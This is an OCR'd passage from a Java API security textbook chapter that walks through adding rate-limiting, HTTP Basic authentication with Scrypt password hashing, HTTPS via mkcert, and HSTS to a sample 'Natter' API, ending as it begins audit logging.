


Figure 3.3 Rate-limiting rejects requests when your API is under too much load. By rejecting requests early before they have consumed too many resources, we can ensure that the requests we do process have enough resources to complete without errors. Rate-limiting should be the very first decision applied to incoming requests.

> **TIP** You should implement rate-limiting as early as possible, ideally at a load balancer or reverse proxy before requests even reach your API servers. Rate-limiting configuration varies from product to product. See https://medium.com/faun/understanding-rate-limiting-on-haproxy-b0cf500310b1 for an example of configuring rate-limiting for the open source HAProxy load balancer.

3.2.1 Rate-limiting with Guava

Often rate-limiting is applied at a reverse proxy, API gateway, or load balancer before the request reaches the API, so that it can be applied to all requests arriving at a cluster of servers. By handling this at a proxy server, you also avoid excess load being generated on your application servers. In this example you'll apply simple rate-limiting in the API server itself using Google's Guava library. Even if you enforce rate-limiting at a proxy server, it is good security practice to also enforce rate limits in each server so that if the proxy server misbehaves or is misconfigured, it is still difficult to bring down the individual servers. This is an instance of the general security principle known as *defense in depth*, which aims to ensure that no failure of a single mechanism is enough to compromise your API.

> **DEFINITION** The *principle of defense in depth* states that multiple layers of security defenses should be used so that a failure in any one layer is not enough to breach the security of the whole system.

As you'll now discover, there are libraries available to make basic rate-limiting very easy to add to your API, while more complex requirements can be met with off-the-shelf

proxy/gateway products. Open the pom.xml file in your editor and add the following dependency to the dependencies section:

```
<dependency>
    <groupId>com.google.guava</groupId>
    <artifactId>guava</artifactId>
    <version>29.0-jre</version>
</dependency>
```

Guava makes it very simple to implement rate-limiting using the `RateLimiter` class that allows us to define the rate of requests per second you want to allow.[1] You can then either block and wait until the rate reduces, or you can simply reject the request as we do in the next listing. The standard HTTP 429 Too Many Requests status code[2] can be used to indicate that rate-limiting has been applied and that the client should try the request again later. You can also send a `Retry-After` header to indicate how many seconds the client should wait before trying again. Set a low limit of 2 requests per second to make it easy to see it in action. The rate limiter should be the very first filter defined in your main method, because even authentication and audit logging may consume resources.

> **TIP** The rate limit for individual servers should be a fraction of the overall rate limit you want your service to handle. If your service needs to handle a thousand requests per second, and you have 10 servers, then the per-server rate limit should be around 100 request per second. You should verify that each server is able to handle this maximum rate.

Open the Main.java file in your editor and add an import for Guava to the top of the file:

```
import com.google.common.util.concurrent.*;
```

Then, in the main method, after initializing the database and constructing the controller objects, add the code in the listing 3.1 to create the `RateLimiter` object and add a filter to reject any requests once the rate limit has been exceeded. We use the non-blocking `tryAcquire()` method that returns `false` if the request should be rejected.

Listing 3.1 Applying rate-limiting with Guava

```
var rateLimiter = RateLimiter.create(2.0d);

before((request, response) -> {
  if (!rateLimiter.tryAcquire()) {
```

Create the shared rate limiter object and allow just 2 API requests per second.

Check if the rate has been exceeded.

[1] The `RateLimiter` class is marked as unstable in Guava, so it may change in future versions.

[2] Some services return a 503 Service Unavailable status instead. Either is acceptable, but 429 is more accurate, especially if you perform per-client rate-limiting.

```
    response.header("Retry-After", "2");
    halt(429);
  }
});
```

Return a 429 Too Many Requests status.

If so, add a Retry-After header indicating when the client should retry.

Guava's rate limiter is quite basic, defining only a simple requests per second rate. It has additional features, such as being able to consume more permits for more expensive API operations. It lacks more advanced features, such as being able to cope with occasional bursts of activity, but it's perfectly fine as a basic defensive measure that can be incorporated into an API in a few lines of code. You can try it out on the command line to see it in action:

```
$ for i in {1..5}
> do
>   curl -i -d "{\"owner\":\"test\",\"name\":\"space$i\"}"
➥ -H 'Content-Type: application/json'
➥ http://localhost:4567/spaces;
> done
HTTP/1.1 201 Created
Date: Wed, 06 Feb 2019 21:07:21 GMT
Location: /spaces/1
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-store
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'; sandbox
Server:
Transfer-Encoding: chunked

HTTP/1.1 201 Created
Date: Wed, 06 Feb 2019 21:07:21 GMT
Location: /spaces/2
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-store
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'; sandbox
Server:
Transfer-Encoding: chunked

HTTP/1.1 201 Created
Date: Wed, 06 Feb 2019 21:07:22 GMT
Location: /spaces/3
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-store
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'; sandbox
Server:
Transfer-Encoding: chunked
```

The first requests succeed while the rate limit is not exceeded.

```
HTTP/1.1 429 Too Many Requests
Date: Wed, 06 Feb 2019 21:07:22 GMT
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-store
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'; sandbox
Server:
Transfer-Encoding: chunked

HTTP/1.1 429 Too Many Requests
Date: Wed, 06 Feb 2019 21:07:22 GMT
Content-Type: application/json;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 0
Cache-Control: no-store
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'; sandbox
Server:
Transfer-Encoding: chunked
```

Once the rate limit is exceeded, requests are rejected with a 429 status code.

By returning a 429 response immediately, you can limit the amount of work that your API is performing to the bare minimum, allowing it to use those resources for serving the requests that it can handle. The rate limit should always be set below what you think your servers can handle, to give some wiggle room.

Pop quiz

1 Which one of the following statements is true about rate-limiting?

   a Rate-limiting should occur after access control.
   b Rate-limiting stops all denial of service attacks.
   c Rate-limiting should be enforced as early as possible.
   d Rate-limiting is only needed for APIs that have a lot of clients.

2 Which HTTP response header can be used to indicate how long a client should wait before sending any more requests?

   a Expires
   b Retry-After
   c Last-Modified
   d Content-Security-Policy
   e Access-Control-Max-Age

The answers are at the end of the chapter.

3.3 Authentication to prevent spoofing

Almost all operations in our API need to know who is performing them. When you talk to a friend in real life, you recognize them based on their appearance and physical features. In the online world, such instant identification is not usually possible. Instead, we rely on people to tell us who they are. But what if they are not honest? For a social app, users may be able to impersonate each other to spread rumors and cause friends to fall out. For a banking API, it would be catastrophic if users can easily pretend to be somebody else and spend their money. Almost all security starts with *authentication*, which is the process of verifying that a user is who they say they are.

Figure 3.4 shows how authentication fits within the security controls that you'll add to the API in this chapter. Apart from rate-limiting (which is applied to all requests regardless of who they come from), authentication is the first process we perform. Downstream security controls, such as audit logging and access control, will almost always need to know who the user is. It is important to realize that the authentication phase itself shouldn't reject a request even if authentication fails. Deciding whether any particular request requires the user to be authenticated is the job of access control (covered later in this chapter), and your API may allow some requests to be carried out anonymously. Instead, the authentication process will populate the request with attributes indicating whether the user was correctly authenticated that can be used by these downstream processes.




Figure 3.4 Authentication occurs after rate-limiting but before audit logging or access control. All requests proceed, even if authentication fails, to ensure that they are always logged. Unauthenticated requests will be rejected during access control, which occurs after audit logging.

In the Natter API, a user makes a claim of identity in two places:

1. In the Create Space operation, the request includes an "owner" field that identifies the user creating the space.
2. In the Post Message operation, the user identifies themselves in the "author" field.

The operations to read messages currently don't identify who is asking for those messages at all, meaning that we can't tell if they should have access. You'll correct both problems by introducing authentication.

3.3.1 HTTP Basic authentication

There are many ways of authenticating a user, but one of the most widespread is simple username and password authentication. In a web application with a user interface, we might implement this by presenting the user with a form to enter their username and password. An API is not responsible for rendering a UI, so you can instead use the standard HTTP Basic authentication mechanism to prompt for a password in a way that doesn't depend on any UI. This is a simple standard scheme, specified in RFC 7617 (https://tools.ietf.org/html/rfc7617), in which the username and password are encoded (using Base64 encoding; https://en.wikipedia.org/wiki/Base64) and sent in a header. An example of a Basic authentication header for the username `demo` and password `changeit` is as follows:

```
Authorization: Basic ZGVtbzpjaGFuZ2VpdA==
```

The Authorization header is a standard HTTP header for sending credentials to the server. It's extensible, allowing different authentication schemes,[3] but in this case you're using the Basic scheme. The credentials follow the authentication scheme identifier. For Basic authentication, these consist of a string of the username followed by a colon[4] and then the password. The string is then converted into bytes (usually in UTF-8, but the standard does not specify) and Base64-encoded, which you can see if you decode it in jshell:

```
jshell> new String(
java.util.Base64.getDecoder().decode("ZGVtbzpjaGFuZ2VpdA=="), "UTF-8")
$3 ==> "demo:changeit"
```

WARNING HTTP Basic credentials are easy to decode for anybody able to read network messages between the client and the server. You should only ever send passwords over an encrypted connection. You'll add encryption to the API communications in section 3.4.

[3] The HTTP specifications unfortunately confuse the terms *authentication* and *authorization*. As you'll see in chapter 9, there are authorization schemes that do not involve authentication.

[4] The username is not allowed to contain a colon.

3.3.2 Secure password storage with Scrypt

Web browsers have built-in support for HTTP Basic authentication (albeit with some quirks that you'll see later), as does curl and many other command-line tools. This allows us to easily send a username and password to the API, but you need to securely store and validate that password. A *password hashing algorithm* converts each password into a fixed-length random-looking string. When the user tries to login, the password they present is hashed using the same algorithm and compared to the hash stored in the database. This allows the password to be checked without storing it directly. Modern password hashing algorithms, such as Argon2, Scrypt, Bcrypt, or PBKDF2, are designed to resist a variety of attacks in case the hashed passwords are ever stolen. In particular, they are designed to take a lot of time or memory to process to prevent *brute-force attacks* to recover the passwords. You'll use Scrypt in this chapter as it is secure and widely implemented.

> **DEFINITION** A *password hashing algorithm* converts passwords into random-looking fixed-size values known as a hash. A secure password hash uses a lot of time and memory to slow down brute-force attacks such as *dictionary attacks*, in which an attacker tries a list of common passwords to see if any match the hash.

Locate the pom.xml file in the project and open it with your favorite editor. Add the following Scrypt dependency to the dependencies section and then save the file:

```
<dependency>
    <groupId>com.lambdaworks</groupId>
    <artifactId>scrypt</artifactId>
    <version>1.4.0</version>
</dependency>
```

> **TIP** You may be able to avoid implementing password storage yourself by using an *LDAP* (Lightweight Directory Access Protocol) directory. LDAP servers often implement a range of secure password storage options. You can also outsource authentication to another organization using a *federation protocol* like SAML or OpenID Connect. OpenID Connect is discussed in chapter 7.

3.3.3 Creating the password database

Before you can authenticate any users, you need some way to register them. For now, you'll just allow any user to register by making a POST request to the `/users` endpoint, specifying their username and chosen password. You'll add this endpoint in section 3.3.4, but first let's see how to store user passwords securely in the database.

> **TIP** In a real project, you could confirm the user's identity during registration (by sending them an email or validating their credit card, for example), or you might use an existing user repository and not allow users to self-register.

You'll store users in a new dedicated database table, which you need to add to the database schema. Open the schema.sql file under src/main/resources in your text editor, and add the following table definition at the top of the file and save it:

```
CREATE TABLE users(
    user_id VARCHAR(30) PRIMARY KEY,
    pw_hash VARCHAR(255) NOT NULL
);
```

You also need to grant the `natter_api_user` permissions to read and insert into this table, so add the following line to the end of the schema.sql file and save it again:

```
GRANT SELECT, INSERT ON users TO natter_api_user;
```

The table just contains the user id and their password hash. To store a new user, you calculate the hash of their password and store that in the `pw_hash` column. In this example, you'll use the Scrypt library to hash the password and then use Dalesbred to insert the hashed value into the database.

Scrypt takes several parameters to tune the amount of time and memory that it will use. You do not need to understand these numbers, just know that larger numbers will use more CPU time and memory. You can use the recommended parameters as of 2019 (see https://blog.filippo.io/the-scrypt-parameters/ for a discussion of Scrypt parameters), which should take around 100ms on a single CPU and 32MiB of memory:

```
    String hash = SCryptUtil.scrypt(password, 32768, 8, 1);
```

This may seem an excessive amount of time and memory, but these parameters have been carefully chosen based on the speed at which attackers can guess passwords. Dedicated password cracking machines, which can be built for relatively modest amounts of money, can try many millions or even billions of passwords per second. The expensive time and memory requirements of secure password hashing algorithms such as Scrypt reduce this to a few thousand passwords per second, hugely increasing the cost for the attacker and giving users valuable time to change their passwords after a breach is discovered. The latest NIST guidance on secure password storage ("memorized secret verifiers" in the tortured language of NIST) recommends using strong memory-hard hash functions such as Scrypt (https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret).

If you have particularly strict requirements on the performance of authentication to your system, then you can adjust the Scrypt parameters to reduce the time and memory requirements to fit your needs. But you should aim to use the recommended secure defaults until you know that they are causing an adverse impact on performance. You should consider using other authentication methods if secure password processing is too expensive for your application. Although there are protocols that allow offloading the cost of password hashing to the client, such as

SCRAM[5] or OPAQUE,[6] this is hard to do securely so you should consult an expert before implementing such a solution.

> **PRINCIPLE** *Establish secure defaults* for all security-sensitive algorithms and parameters used in your API. Only relax the values if there is no other way to achieve your non-security requirements.

3.3.4 Registering users in the Natter API

Listing 3.2 shows a new `UserController` class with a method for registering a user:

- First, you read the username and password from the input, making sure to validate them both as you learned in chapter 2.
- Then you calculate a fresh Scrypt hash of the password.
- Finally, store the username and hash together in the database, using a prepared statement to avoid SQL injection attacks.

Navigate to the folder src/main/java/com/manning/apisecurityinaction/controller in your editor and create a new file UserController.java. Copy the contents of the listing into the editor and save the new file.

Listing 3.2 Registering a new user

```
package com.manning.apisecurityinaction.controller;

import com.lambdaworks.crypto.*;
import org.dalesbred.*;
import org.json.*;
import spark.*;

import java.nio.charset.*;
import java.util.*;

import static spark.Spark.*;

public class UserController {
  private static final String USERNAME_PATTERN =
      "[a-zA-Z][a-zA-Z0-9]{1,29}";

  private final Database database;

  public UserController(Database database) {
    this.database = database;
  }

  public JSONObject registerUser(Request request,
      Response response) throws Exception {
    var json = new JSONObject(request.body());
```

[5] https://tools.ietf.org/html/rfc5802
[6] https://blog.cryptographyengineering.com/2018/10/19/lets-talk-about-pake/

```
    var username = json.getString("username");
    var password = json.getString("password");

    if (!username.matches(USERNAME_PATTERN)) {
      throw new IllegalArgumentException("invalid username");
    }
    if (password.length() < 8) {
      throw new IllegalArgumentException(
          "password must be at least 8 characters");
    }

    var hash = SCryptUtil.scrypt(password, 32768, 8, 1);
    database.updateUnique(
        "INSERT INTO users(user_id, pw_hash)" +
        " VALUES(?, ?)", username, hash);

    response.status(201);
    response.header("Location", "/users/" + username);
    return new JSONObject().put("username", username);
  }
}
```

Apply the same username validation that you used before.

Use the Scrypt library to hash the password. Use the recommended parameters for 2019.

Use a prepared statement to insert the username and hash.

The Scrypt library generates a unique random *salt* value for each password hash. The hash string that gets stored in the database includes the parameters that were used when the hash was generated, as well as this random salt value. This ensures that you can always recreate the same hash in future, even if you change the parameters. The Scrypt library will be able to read this value and decode the parameters when it verifies the hash.

> **DEFINITION** A *salt* is a random value that is mixed into the password when it is hashed. Salts ensure that the hash is always different even if two users have the same password. Without salts, an attacker can build a compressed database of common password hashes, known as a *rainbow table*, which allows passwords to be recovered very quickly.

You can then add a new route for registering a new user to your `Main` class. Locate the Main.java file in your editor and add the following lines just below where you previously created the `SpaceController` object:

```
var userController = new UserController(database);
post("/users", userController::registerUser);
```

3.3.5 Authenticating users

To authenticate a user, you'll extract the username and password from the HTTP Basic authentication header, look up the corresponding user in the database, and finally verify the password matches the hash stored for that user. Behind the scenes, the Scrypt library will extract the salt from the stored password hash, then hash the supplied password with the same salt and parameters, and then finally compare the hashed

password with the stored hash. If they match, then the user must have presented the same password and so authentication succeeds, otherwise it fails.

Listing 3.3 implements this check as a filter that is called before every API call. First you check if there is an Authorization header in the request, with the Basic authentication scheme. Then, if it is present, you can extract and decode the Base64-encoded credentials. Validate the username as always and look up the user from the database. Finally, use the Scrypt library to check whether the supplied password matches the hash stored for the user in the database. If authentication succeeds, then you should store the username in an attribute on the request so that other handlers can see it; otherwise, leave it as null to indicate an unauthenticated user. Open the UserController .java file that you previously created and add the authenticate method as given in the listing.

Listing 3.3 Authenticating a request

```
public void authenticate(Request request, Response response) {
  var authHeader = request.headers("Authorization");
  if (authHeader == null || !authHeader.startsWith("Basic ")) {
    return;
  }

  var offset = "Basic ".length();
  var credentials = new String(Base64.getDecoder().decode(
      authHeader.substring(offset)), StandardCharsets.UTF_8);

  var components = credentials.split(":", 2);
  if (components.length != 2) {
    throw new IllegalArgumentException("invalid auth header");
  }

  var username = components[0];
  var password = components[1];

  if (!username.matches(USERNAME_PATTERN)) {
    throw new IllegalArgumentException("invalid username");
  }

  var hash = database.findOptional(String.class,
      "SELECT pw_hash FROM users WHERE user_id = ?", username);

  if (hash.isPresent() &&
      SCryptUtil.check(password, hash.get())) {
    request.attribute("subject", username);
  }
}
```

Check to see if there is an HTTP Basic Authorization header.

Decode the credentials using Base64 and UTF-8.

Split the credentials into username and password.

If the user exists, then use the Scrypt library to check the password.

You can wire this into the `Main` class as a filter in front of all API calls. Open the Main.java file in your text editor again, and add the following line to the main method underneath where you created the `userController` object:

```
before(userController::authenticate);
```

You can now update your API methods to check that the authenticated user matches any claimed identity in the request. For example, you can update the Create Space operation to check that the `owner` field matches the currently authenticated user. This also allows you to skip validating the username, because you can rely on the authentication service to have done that already. Open the SpaceController.java file in your editor and change the `createSpace` method to check that the owner of the space matches the authenticated subject, as in the following snippet:

```
public JSONObject createSpace(Request request, Response response) {
  ..
  var owner = json.getString("owner");
  var subject = request.attribute("subject");
  if (!owner.equals(subject)) {
    throw new IllegalArgumentException(
        "owner must match authenticated user");
  }
  ..
}
```

You could in fact remove the owner field from the request and always use the authenticated user subject, but for now you'll leave it as-is. You can do the same in the Post Message operation in the same file:

```
  var user = json.getString("author");
  if (!user.equals(request.attribute("subject"))) {
    throw new IllegalArgumentException(
        "author must match authenticated user");
  }
```

You've now enabled authentication for your API—every time a user makes a claim about their identity, they are required to authenticate to provide proof of that claim. You're not yet enforcing authentication on all API calls, so you can still read messages without being authenticated. You'll tackle that shortly when you look at access control. The checks we have added so far are part of the application logic. Now let's try out how the API works. First, let's try creating a space without authenticating:

```
$ curl -d '{"name":"test space","owner":"demo"}'
➥ -H 'Content-Type: application/json' http://localhost:4567/spaces

{"error":"owner must match authenticated user"}
```

Good, that was prevented. Let's use curl now to register a demo user:

```
$ curl -d '{"username":"demo","password":"password"}''
➥ -H 'Content-Type: application/json' http://localhost:4567/users

{"username":"demo"}
```

Finally, you can repeat your Create Space request with correct authentication credentials:

```
$ curl -u demo:password -d '{"name":"test space","owner":"demo"}'
➥ -H 'Content-Type: application/json' http://localhost:4567/spaces

{"name":"test space","uri":"/spaces/1"}
```

Pop quiz

3 Which of the following are desirable properties of a secure password hashing algorithm? (There may be several correct answers.)

   a It should be easy to parallelize.
   b It should use a lot of storage on disk.
   c It should use a lot of network bandwidth.
   d It should use a lot of memory (several MB).
   e It should use a random salt for each password.
   f It should use a lot of CPU power to try lots of passwords.

4 What is the main reason why HTTP Basic authentication should only be used over an encrypted communication channel such as HTTPS? (Choose one answer.)

   a The password can be exposed in the `Referer` header.
   b HTTPS slows down attackers trying to guess passwords.
   c The password might be tampered with during transmission.
   d Google penalizes websites in search rankings if they do not use HTTPS.
   e The password can easily be decoded by anybody snooping on network traffic.

The answers are at the end of the chapter.

3.4 Using encryption to keep data private

Introducing authentication into your API protects against spoofing threats. However, requests to the API, and responses from it, are not protected in any way, leading to tampering and information disclosure threats. Imagine that you were trying to check the latest gossip from your work party while connected to a public wifi hotspot in your local coffee shop. Without encryption, the messages you send to and from the API will be readable by anybody else connected to the same hotspot.

Your simple password authentication scheme is also vulnerable to this snooping, as an attacker with access to the network can simply read your Base64-encoded passwords as they go by. They can then impersonate any user whose password they have stolen. It's often the case that threats are linked together in this way. An attacker can take advantage of one threat, in this case information disclosure from unencrypted communications, and exploit that to pretend to be somebody else, undermining your API's authentication. Many successful real-world attacks result from chaining together multiple vulnerabilities rather than exploiting just one mistake.

In this case, sending passwords in clear text is a pretty big vulnerability, so let's fix that by enabling HTTPS. HTTPS is normal HTTP, but the connection occurs over Transport Layer Security (TLS), which provides encryption and integrity protection. Once correctly configured, TLS is largely transparent to the API because it occurs at a lower level in the protocol stack and the API still sees normal requests and responses. Figure 3.5 shows how HTTPS fits into the picture, protecting the connections between your users and the API.




Figure 3.5 Encryption is used to protect data in transit between a client and our API, and at rest when stored in the database.

In addition to protecting data in transit (on the way to and from our application), you should also consider protecting any sensitive data at rest, when it is stored in your application's database. Many different people may have access to the database, as a legitimate part of their job, or due to gaining illegitimate access to it through some other vulnerability. For this reason, you should also consider encrypting private data in the database, as shown in figure 3.5. In this chapter, we will focus on protecting data in transit with HTTPS and discuss encrypting data in the database in chapter 5.

TLS or SSL?

Transport Layer Security (TLS) is a protocol that sits on top of TCP/IP and provides several basic security functions to allow secure communication between a client and a server. Early versions of TLS were known as the Secure Socket Layer, or SSL, and you'll often still hear TLS referred to as SSL. Application protocols that use TLS often have an S appended to their name, for example HTTPS or LDAPS, to stand for "secure."

(continued)

TLS ensures confidentiality and integrity of data transmitted between the client and server. It does this by encrypting and authenticating all data flowing between the two parties. The first time a client connects to a server, a TLS handshake is performed in which the server authenticates to the client, to guarantee that the client connected to the server it wanted to connect to (and not to a server under an attacker's control). Then fresh cryptographic keys are negotiated for this session and used to encrypt and authenticate every request and response from then on. You'll look in depth at TLS and HTTPS in chapter 7.

3.4.1 Enabling HTTPS

Enabling HTTPS support in Spark is straightforward. First, you need to generate a *certificate* that the API will use to authenticate itself to its clients. TLS certificates are covered in depth in chapter 7. When a client connects to your API it will use a URI that includes the hostname of the server the API is running on, for example `api.example.com`. The server must present a certificate, signed by a trusted certificate authority (CA), that says that it really is the server for `api.example.com`. If an invalid certificate is presented, or it doesn't match the host that the client wanted to connect to, then the client will abort the connection. Without this step, the client might be tricked into connecting to the wrong server and then send its password or other confidential data to the imposter.

Because you're enabling HTTPS for development purposes only, you could use a *self-signed certificate*. In later chapters you will connect to the API directly in a web browser, so it is much easier to use a certificate signed by a local CA. Most web browsers do not like self-signed certificates. A tool called `mkcert` (https://mkcert.dev) simplifies the process considerably. Follow the instructions on the mkcert homepage to install it, and then run

```
mkcert -install
```

to generate the CA certificate and install it. The CA cert will automatically be marked as trusted by web browsers installed on your operating system.

> **DEFINITION** A *self-signed certificate* is a certificate that has been signed using the private key associated with that same certificate, rather than by a trusted certificate authority. Self-signed certificates should be used only when you have a direct trust relationship with the certificate owner, such as when you generated the certificate yourself.

You can now generate a certificate for your Spark server running on localhost. By default, `mkcert` generates certificates in Privacy Enhanced Mail (PEM) format. For Java, you need the certificate in PKCS#12 format, so run the following command in the root folder of the Natter project to generate a certificate for localhost:

```
mkcert -pkcs12 localhost
```

The certificate and private key will be generated in a file called `localhost.p12`. By default, the password for this file is `changeit`. You can now enable HTTPS support in Spark by adding a call to the `secure()` static method, as shown in listing 3.4. The first two arguments to the method give the name of the keystore file containing the server certificate and private key. Leave the remaining arguments as `null`; these are only needed if you want to support client certificate authentication (which is covered in chapter 11).

> **WARNING** The CA certificate and private key that `mkcert` generates can be used to generate certificates for any website that will be trusted by your browser. Do not share these files or send them to anybody. When you have finished development, consider running `mkcert -uninstall` to remove the CA from your system trust stores.

Listing 3.4 Enabling HTTPS

```
import static spark.Spark.secure;

public class Main {
  public static void main(String... args) throws Exception {
    secure("localhost.p12", "changeit", null, null);
    ..
  }
}
```

Import the secure method.

Enable HTTPS support at the start of the main method.

Restart the server for the changes to take effect. If you started the server from the command line, then you can use Ctrl-C to interrupt the process and then simply run it again. If you started the server from your IDE, then there should be a button to restart the process.

Finally, you can call your API (after restarting the server). If curl refuses to connect, you can use the `--cacert` option to curl to tell it to trust the mkcert certificate:

```
$ curl --cacert "$(mkcert -CAROOT)/rootCA.pem"
➥ -d '{"username":"demo","password":"password"}'
➥ -H 'Content-Type: application/json' https://localhost:4567/users

{"username":"demo"}
```

> **WARNING** Don't be tempted to disable TLS certificate validation by passing the `-k` or `--insecure` options to curl (or similar options in an HTTPS library). Although this may be OK in a development environment, disabling certificate validation in a production environment undermines the security guarantees of TLS. Get into the habit of generating and using correct certificates. It's not much harder, and you're less likely to make mistakes later.

3.4.2 Strict transport security

When a user visits a website in a browser, the browser will first attempt to connect to the non-secure HTTP version of a page as many websites still do not support HTTPS. A secure site will redirect the browser to the HTTPS version of the page. For an API, you should only expose the API over HTTPS because users will not be directly connecting to the API endpoints using a web browser and so you do not need to support this legacy behavior. API clients also often send sensitive data such as passwords on the first request so it is better to completely reject non-HTTPS requests. If for some reason you do need to support web browsers directly connecting to your API endpoints, then best practice is to immediately redirect them to the HTTPS version of the API and to set the HTTP Strict-Transport-Security (HSTS) header to instruct the browser to always use the HTTPS version in future. If you add the following line to the `afterAfter` filter in your main method, it will add an HSTS header to all responses:

```
response.header("Strict-Transport-Security", "max-age=31536000");
```

TIP Adding a HSTS header for `localhost` is not a good idea as it will prevent you from running development servers over plain HTTP until the `max-age` attribute expires. If you want to try it out, set a short `max-age` value.

Pop quiz

5 Recalling the CIA triad from chapter 1, which one of the following security goals is *not* provided by TLS?

a Confidentiality
b Integrity
c Availability

The answer is at the end of the chapter.

3.5 Audit logging for accountability

Accountability relies on being able to determine who did what and when. The simplest way to do this is to keep a log of actions that people perform using your API, known as an audit log. Figure 3.6 repeats the mental model that you should have for the mechanisms discussed in this chapter. Audit logging should occur after authentication, so that you know who is performing an action, but before you make authorization decisions that may deny access. The reason for this is that you want to record all *attempted* operations, not just the successful ones. Unsuccessful attempts to perform actions may be indications of an attempted attack. It's difficult to overstate the importance of good audit logging to the security of an API. Audit logs should be written to durable storage, such as the file system or a database, so that the audit logs will survive if the process crashes for any reason.




Figure 3.6 Audit logging should occur both before a request is processed and after it completes. When implemented as a filter, it should be placed after authentication, so that you know who is performing each action, but before access control checks so that you record operations that were attempted but denied.

Thankfully, given the importance of audit logging, it's easy to add some basic logging capability to your API. In this case, you'll log into a database table so that you can easily view and search the logs from the API itself.

